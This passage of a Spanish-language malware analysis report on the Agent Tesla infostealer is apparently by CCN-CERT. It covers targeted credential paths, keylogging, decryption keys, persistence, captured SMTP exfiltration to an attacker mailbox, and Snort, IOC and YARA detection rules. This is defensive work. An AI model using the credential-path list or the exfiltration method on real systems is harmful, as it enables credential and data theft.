%AppData%\Roaming\Thunderbird\profiles.ini
HKEY_CURRENT_USER\Software\Microsoft\Office\160\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
HKEY_CURRENT_USER\Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676\
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
HKEY_CURRENT_USER\Software\Microsoft\Office\150\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
%AppData%\Local\UCBrowser*
%AppData%\Local\Torch\User Data\Default\Login Data
%AppData%\Roaming\Flock\Browser\signons3.txt
%AppData%\Local\Comodo\Dragon\User Data\Default\Login Data
%AppData%\Roaming\Mozilla\SeaMonkey\logins.json
%AppData%\Roaming\Mozilla\SeaMonkey\profiles.ini
\Apple\Apple Application Support\plutil.exe
\Apple Computer\Preferences\keychainp.list
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2\
%AppData%\Local\Chromium\User Data\Default\Login Data
%AppData%\Local\MapleStudio\ChromePlus\User Data\Default\Login Data
%AppData%\Local\Yandex\YandexBrowser\User Data\Default\Login Data
%AppData%\Roaming\Opera Software\Opera Stable\Login Data
%AppData%\Roaming\Mozilla\Firefox\Profiles\ttyoet9vdefault\logins.json
%AppData%\Roaming\Mozilla\Firefox\profiles.ini
%AppData%\Local\Google\Chrome\User Data\Default\Login Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
%AppData%\Roaming\Flock\Browser\profiles.ini

Las contraseñas extraídas forman parte de una etiqueta vinculada, en la que se incluye el nombre del usuario, el nombre del sistema y la siguiente frase:

```
matu/MATU-PC Recovered Accounts
```

Se ha identificado la posibilidad de extraer el contenido del portapapeles actual, el cual se introduce en el siguiente contenido en *HTML*.

```
<span style=font-style:normal;text-decoration:none;text-
```

```
transform:none;color:#FF0000;><strong>[clipboard]</strong></span><br>
```

El código dañino realiza la extracción de información del sistema, como el tipo de procesador mediante el uso de la clase "Microsoft.VisualBasic.Devices.ComputerInfo" y la ejecución WMI "*Win32_Processor.DeviceID=CPU0*". También recopila información acerca del estado de la memoria, utilizando la clase "*Microsoft.VisualBasic.Devices.ComputerInfo.InternalMemoryStatus*". Con la ejecución WMI "*Win32_OperatingSystem=@*", extrae el tipo de sistema operativo, en este caso "*Win32NT*" junto a la versión "*6.1.7601.65536*".

La extracción de la memoria RAM se realiza tras la siguiente ejecución:

```
Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val(computerInfo
.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2)) + " MB"
```

Para la extracción del tipo de procesador, tipo de tarjeta de vídeo y el sistema operativo utilizado, se realizan las siguientes llamadas WMI:

```
SELECT * FROM Win32_Processor
SELECT * FROM Win32_VideoController
SELECT * FROM  Win32_OperatingSystem
```

Se realiza una petición al siguiente dominio, con el objetivo de extraer la dirección IP de la máquina infectada:

```
http://checkip.amazonaws.com/
```

Tras estas ejecuciones es posible formar el siguiente contenido:

```
Time: 02/12/2020 09:45:08<br>UserName: matu<br>ComputerName: MATU-PC<br>OSFullName: Microsoft Windows 7
Professional <br>CPU: Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz<br>RAM: 3583.55 MB<br>IP: 79.159.XXX.XXX.<hr>
```

También tiene funcionalidades de *keylogger*, almacenando las pulsaciones temporalmente en la siguiente ruta:

```
%AppData%\Local\Temp\log.tmp
```

Las teclas extraídas se integran entre etiquetas *HTML* que son coloreadas de color verde, salvo las vocales y consonantes que se muestran por defecto.

```
<font color=#008000>{BACK}</font><font color=#008000>{BACK}</font><font
color=#008000>{BACK}</font><font color=#008000>{BACK}</font>halen
p<font color=#008000>{ENTER}</font><br>
```

Toda la información obtenida es enviada al servidor de mando y control, C2. Las etiquetas vinculadas a cada extracción conforman el título de unos correos

electrónicos enviados mediante ESMTP (Enhanced Simple Mail Transfer Protocol). La conexión se encuentra en claro, aunque hay constancia de que otras muestras utilizan conexiones bajo TLS (Transport Layer Security). La siguiente información ha sido extraída de la memoria durante una de las conexiones:

```
ByHost:noahtrader.com:587

250 OK id=1gtTgX-000WFB-Q0

th "." on a line by itself

rima-tde.net [XX.XX.XX.XX]

250-SIZE 52428800

250-8BITMIME

250-PIPELINING

250-AUTH PLAIN LOGIN

250-STARTTLS

250 HELP

ryden.aserv.co.za ESMTP Exim 4.91 #1 Tue, 12 Feb 2020 10:44:55 +0200.

220-We do not authorize the use of this system to transport unsolicited,

220 and/or bulk e-mail

ryden.aserv.co.za Hello XX.red-XX-XX-XX.dynamicip.rima-tde.net
[XX.XX.XX.XX]

(Contraseña)

Authentication succeeded

Enter message, ending with "." on a line by itself

MIME-Version: 1.0

From: grace@noahtrader.com

To: grace@noahtrader.com

Date: 12 Feb 2020 09:45:08 +0100

Subject: matu/MATU-PC Keystrokes

Content-Type: text/html; charset=us-ascii

Content-Transfer-Encoding: quoted-printable.
```

Las credenciales extraídas del sistema operativo infectado se muestran de la siguiente manera desde un cliente de correo:



Ilustración 11.- Recovered Accounts

En el caso de las capturas de pantalla recolectadas se verían de la siguiente manera por el atacante:



Ilustración 12.- Screen Capture

A pesar de que hay muchas versiones de este código dañino, ha sido posible identificar una versión con funcionalidades similares a las vistas en la muestra analizada. A continuación, se muestra una captura con las funcionalidades principales de este código dañino vistas desde un "*Builder*" extraído de Internet:



Ilustración 13.- Builder de Agent Tesla

7. OFUSCACIÓN

La binario utiliza multitud de rutinas destinadas a la ofuscación de su contenido, las cuales han sido posibles de identificar. El objetivo principal del empaquetado es el de ocultar al antivirus las acciones que realizará el código dañino durante su ejecución, así como hacer más compleja la tarea de análisis.

Se ha detectado un empaquetador inicial escrito en *Autoit v3*. Este lenguaje cuenta con un *decompilador* conocido como *Exe2Aut,* el código dañino original se ha extraído mediante el uso de un *Olly Debugger* tras agregar un *breakpoint* en la API *CryptDecrypt*.



Ilustración 14.- Descifrado del código original

Durante la ejecución del código dañino original se ha identificado el uso del algoritmo de cifrado *AES* para las cadenas vistas dentro del apartado de características técnicas de este informe. A continuación, se muestra un extracto de las claves y la configuración utilizada para el cifrado de esta muestra.

Mode	**CBC**
Block size	**128 bytes**
Padding	**PKCS7**
IV	**68B5AB9D6103069CC1019C6A2696DA73**
Key	**72547290EA7D5BD46A7F6AF532CE9BF54 F67045461466C1F92DDDF94339E8FBA**

8. PERSISTENCIA EN EL SISTEMA

Durante su ejecución se ha detectado la posibilidad de que el código dañino escriba el siguiente servicio:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\index
%AppData%\Roaming\index\index.exe

La siguiente clave de registro no ha sido utilizada, aunque aparece en la memoria durante las tareas de descifrado, dando indicios de ser una funcionalidad no utilizada.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\

9. CONEXIONES DE RED

Se ha identificado la siguiente petición por HTTP con el objetivo de averiguar la dirección IP de las máquinas infectadas:

```
GET / HTTP/1.1
Host: checkip.amazonaws.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Date: Wed, 06 Feb 2020 14:03:03 GMT
Server: lighttpd/1.4.41
Content-Length: 16
Connection: keep-alive
XXX.XXX.XXX.XXX
```

La siguiente conexión es tan solo una de tantas de las que se envía información perteneciente a la máquina infectada hacia el servidor SMTP. Es posible apreciar la conversación entre el sistema infectado y el servidor.

```
220-ryden.aserv.co.za ESMTP Exim 4.91 #1 Wed, 06 Feb 2020 16:03:44 +0200
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO matu-PC
250-ryden.aserv.co.za Hello XXX.XXX.XXX.XXX.*****.es [XXX.XXX.XXX.XXX]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login Z3JhY2VAbm9haHRyYWRlci5jb20=
334 UGFzc3dvcmQ6
(Contraseña codificada en Base64)
235 Authentication succeeded
MAIL FROM:<grace@noahtrader.com>
```

250 OK

RCPT TO:<grace@noahtrader.com>

250 Accepted

DATA

354 Enter message, ending with "." on a line by itself

MIME-Version: 1.0

From: grace@noahtrader.com

To: grace@noahtrader.com

Date: 6 Feb 2020 15:04:01 +0100

Subject: matu/MATU-PC Keystrokes

Content-Type: text/html; charset=us-ascii

Content-Transfer-Encoding: quoted-printable

Time: 02/06/2020 15:03:56
UserName: matu
ComputerName: MATU-PC
OSFullName:=

Microsoft Windows 7 Professional
CPU: Intel(R) Core(TM) i7-7700HQ CPU=

@ 2.80GHz
RAM: 2047.55 MB
IP: 146.158.XXX.XXX=0A<hr>
<span=

style=3Dfont-style:normal;text-decoration:none;text-transform:none;color:#FF0000;>[clipboard]cmd=

/k ""C:*******\win_dump.exe" -w "C:\Users\matu\Desktop\analysis\capture.pcap"=

-q -U -l -s 0 -i 1 ip src 10.0.2.15 or ip dst 10.0.2.15"<span=

style=3Dfont-style:normal;text-decoration:none;text-transform:none;color:#FF0000;>[clipboard]

.

250 OK id=1grNnm-000Fdg-O6

9.1 USER AGENT

No se ha identificado un campo *User-Agent* específico.

10. ARCHIVOS RELACIONADOS

A continuación, se muestran los archivos relacionados con el código dañino:

Nombre	Fecha Creación	Tamaño bytes	Hash SHA-1
ify.exe	13/1/2019	1.82 MB	9BF5E7EC3F335B9C1B8D80695BC7976B90A31764
Decrypt	13/1/2019	361 KB	80D312A9387BBE28F9F1204530BFDB43AE75D952
IELibrary	11/10/2016	16.7 KB	596C1D471B56F21326E9ACFF804B2DDEE2FD52EE
firefox	26/7/1903	80.9 KB	B330A0065DF8E118A83EDF3FBFBD7D9634D95489

11. DETECCIÓN

Para detectar si un equipo se encuentra, o ha estado infectado, para cualquiera de sus usuarios, se recomiendan utilizar la herramienta *Autoruns.exe* de *Microsoft Windows Sysinternals*[1].

También se puede usar alguna de las herramientas de Mandiant como el "Mandiant IOC Finder" o el colector generado por RedLine con los indicadores de compromiso generados para su detección.

Se recomienda iniciar sesión con un usuario que posea privilegios administrativos en el sistema con el fin de determinar si el equipo se encuentra infectado por el código dañino.

11.1 AUTORUNS

Para comprobar si el equipo se encuentra infectado se iniciará la utilidad "Autoruns.exe" y se pulsará en la pestaña *Logon,* donde aparecerán aquellas aplicaciones que serán ejecutadas de forma automática durante el proceso de inicio del equipo. Desde esta ventana es posible observar el nombre que utiliza la aplicación dañina para establecer persistencia. Se ha observado la creación de la ruta de un ejecutable en la siguiente clave:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\index

Si existen entradas hay que observar la ejecución que aparece en *Imagen Path* y comprobar si el nombre del servicio corresponde con el del ejecutable "index.exe":

%AppData%\Roaming\index\index.exe



Ilustración 15.- Persistencia desde Autoruns

En caso de existir el fichero, se deberá identificar si es desconocido y dañino. Durante la ejecución se identifica el intento de eliminación de un posible archivo que actúe como identificador de zona en la ruta de instalación.

%AppData%\Roaming\index\index.exe:Zone.Identifier

[1] https://technet.microsoft.com/en-us/sysinternals/bb545021.aspx

11.2 MANDIANT

Se ha generado un nuevo indicador de compromiso adjunto al informe que se utilizará el con alguna de las herramientas de las que dispone *Mandiant* como "*Mandiant_ioc_finder*" o para la confección de un recolector de evidencias mediante "*Mandiant RedLine*".

Se recomienda consultar la guía de seguridad *CCN-STIC-423 Indicadores de Compromiso (IOC)*, donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.

12. DESINFECCIÓN

Para la desinfección del equipo de forma automática se aconseja la utilización de herramientas antivirus actualizadas para la desinfección del equipo. Una vez ha sido localizada la entrada en el Registro de Windows, y comprobado que el fichero se trata de una aplicación dañina, para la cual se recomienda el uso de algún antivirus actualizado, se debe elegir la opción de desinfección del ejecutable para que las rutinas encargadas de limpiar la sección hagan su cometido.

Para la desinfección manual, se recomienda la eliminación tanto de la entrada del registro de persistencia del código dañino como al propio código. Después reiniciar el sistema y comprobar, de nuevo, si se ha eliminado del sistema. Se recomienda también eliminar los ficheros relacionados indicados en este informe.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\index
%AppData%\Roaming\index\index.exe

En última instancia, se aconseja el formateo y la reinstalación completa del sistema informático (siguiendo lo indicado en las guías CCN-STIC correspondientes) de todos aquellos equipos en los que se haya detectado algún indicador de compromiso o encontrado algún archivo o clave de registro indicados.

13. INFORMACIÓN DEL ATACANTE

13.1 NoahTrader.com

13.1.1 WHOIS

El nombre de dominio NoahTrader.com se encuentra registrado con los siguientes datos:

```
Domain Name: NOAHTRADER.COM
Registry Domain ID: 1673189998_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.tucows.com
Registrar URL: http://tucowsdomains.com
```

Updated Date: 2018-08-16T07:10:50
Creation Date: 2011-08-22T07:19:42
Registrar Registration Expiration Date: 2019-08-22T07:19:42
Registrar: TUCOWS, INC.
Registrar IANA ID: 69
Reseller: Afrihost
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: REDACTED FOR PRIVACY
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: REDACTED FOR PRIVACY
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext:
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext:
Registrant Email: REDACTED FOR PRIVACY
Registry Admin ID:
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext:
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext:
Admin Email: REDACTED FOR PRIVACY
Registry Tech ID:
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext:
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext:
Tech Email: REDACTED FOR PRIVACY
Name Server: ns.dns1.co.za
Name Server: ns.otherdns.net
Name Server: ns.otherdns.com
Name Server: ns.dns2.co.za
DNSSEC: unsigned

Registrar Abuse Contact Email: domainabuse@tucows.com

Registrar Abuse Contact Phone: +1.4165350123
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

"For more information on Whois status codes, please visit https://icann.org/epp"

Registration Service Provider:
Afrihost, support@afrihost.com
27116127200
This company may be contacted for domain login/passwords,
DNS/Nameserver changes, and general domain support questions.

13.1.2 DIRECCIÓN IP

Se han registrado los siguientes cambios en el dominio *Noahtrader.com,* actualmente el dominio resuelve la dirección IP 197.242.147.65:

Event Date	Action	Pre-Action IP	Post-Action IP
2011-09-24	New	-none-	79.170.44.210
2012-03-15	Change	79.170.44.210	41.76.208.200
2012-03-26	Change	41.76.208.200	41.76.211.234
2018-03-30	Change	41.76.211.234	197.242.147.65

13.1.3 GEOLOCALIZACIÓN

Se ha detectado la dirección IP 197.242.147.65 entre las conexiones utilizadas a los C&C. Esta conexión procede de *Sudáfrica* en la ciudad de *Johannesburg*.

Ilustración 16.- Geolocalización de la dirección IP

14. REGLAS DE DETECCIÓN

14.1 REGLA SNORT

```
ccn-cert.rules:alert tcp any any -> $HOME_NET 587 (msg:"Trojan.Agent_Tesla connection"; content: "197.242.147.65"; classtype:trojan-activity;)
```

14.2INDICADOR DE COMPROMISO – IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="ff7917cd-7d2f-489e-aa03-c05500a248a7" last-modified="2020-02-18T14:23:25" xmlns="http://schemas.mandiant.com/2010/ioc">
 <short_description>AgentTesla</short_description>
 <authored_by>CCN-CERT</authored_by>
 <authored_date>2017-01-18T11:10:56</authored_date>
 <links />
 <definition>
  <Indicator operator="OR" id="4e7451b1-7e75-4633-ae3c-9d14ed8bfb71">
   <IndicatorItem id="08ec303e-bfb4-4a65-9321-6f6f11917ce4" condition="is">
    <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
    <Content type="string">9BF5E7EC3F335B9C1B8D80695BC7976B90A31764</Content>
   </IndicatorItem>
   <IndicatorItem id="1badbe51-6da3-4803-bd6d-898444f1ee2e" condition="is">
    <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
    <Content type="string">80D312A9387BBE28F9F1204530BFDB43AE75D952</Content>
   </IndicatorItem>
   <IndicatorItem id="453fd331-6341-4db7-a9a7-afecd62b8a1a" condition="is">
    <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
    <Content type="string">596C1D471B56F21326E9ACFF804B2DDEE2FD52EE </Content>
   </IndicatorItem>
   <IndicatorItem id="f4bd9bcd-67e4-4833-9767-f18edd6fa270" condition="is">
    <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
    <Content type="string">B330A0065DF8E118A83EDF3FBFBD7D9634D95489</Content>
   </IndicatorItem>
   <Indicator operator="AND" id="57b45b1b-6f69-4d45-8afa-db0a5bdfe17d">
    <Indicator operator="OR" id="6172a48f-0c7d-4419-b4d2-baa30388354c">
```

```
        <IndicatorItem id="b9753061-d9c1-4738-856d-114ee5056958" condition="contains">
          <Context document="FileItem" search="FileItem/FileExtension" type="mir" />
          <Content type="string">dll</Content>
        </IndicatorItem>
        <IndicatorItem id="9ff95df6-1600-461f-9c3d-aa9ed76d99a1" condition="contains">
          <Context document="FileItem" search="FileItem/FileExtension" type="mir" />
          <Content type="string">exe</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="AND" id="c61cb42d-dbd9-4a27-8e69-879c3ff38f0d">
        <IndicatorItem id="102d3de4-defb-4913-a488-89de4c0ee8f0" condition="contains">
          <Context document="FileItem" search="FileItem/FullPath" type="mir" />
          <Content type="string">\Roaming\index\index.exe</Content>
        </IndicatorItem>
        <IndicatorItem id="3b47764f-f1fa-44b6-812b-b01ba5a205a5" condition="contains">
          <Context document="RegistryItem" search="RegistryItem/KeyPath" type="mir" />
          <Content
type="string">Software\Microsoft\Windows\CurrentVersion\Run\index</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </Indicator>
 </definition>
</ioc>
```

14.3YARA

Utilizando sobre la memoria de un equipo la siguiente firma *YARA*, es posible comprobar si el sistema se encuentra infectado.

```
rule AgentTesla : AgentTesla Family {
   meta:
      description = "AgentTesla"
      author = "CCN-CERT"
      version = "1.0"
   strings:
```

```
        $ = "IELibrary" wide ascii
        $ = "mozDecryptString" wide ascii
        $ = "GetFirefoxPasswords" wide ascii
        $ = "Firefox" wide ascii
        $ = "set_Key" wide ascii
        $ = "set_IV" wide ascii
        $ = "get_OSFullName" wide ascii
        $ = "HttpWebRequest" wide ascii
        $ = "get_Clipboard" wide ascii
        $ = "FromBase64String" wide ascii
        $ = "get_OSVersion" wide ascii
        $ = "mscoree.dll" wide ascii
        $ = "firefoxRecovery" wide ascii
        $ = "DecryptIePassword" wide ascii
    condition:
       all of them
    }
```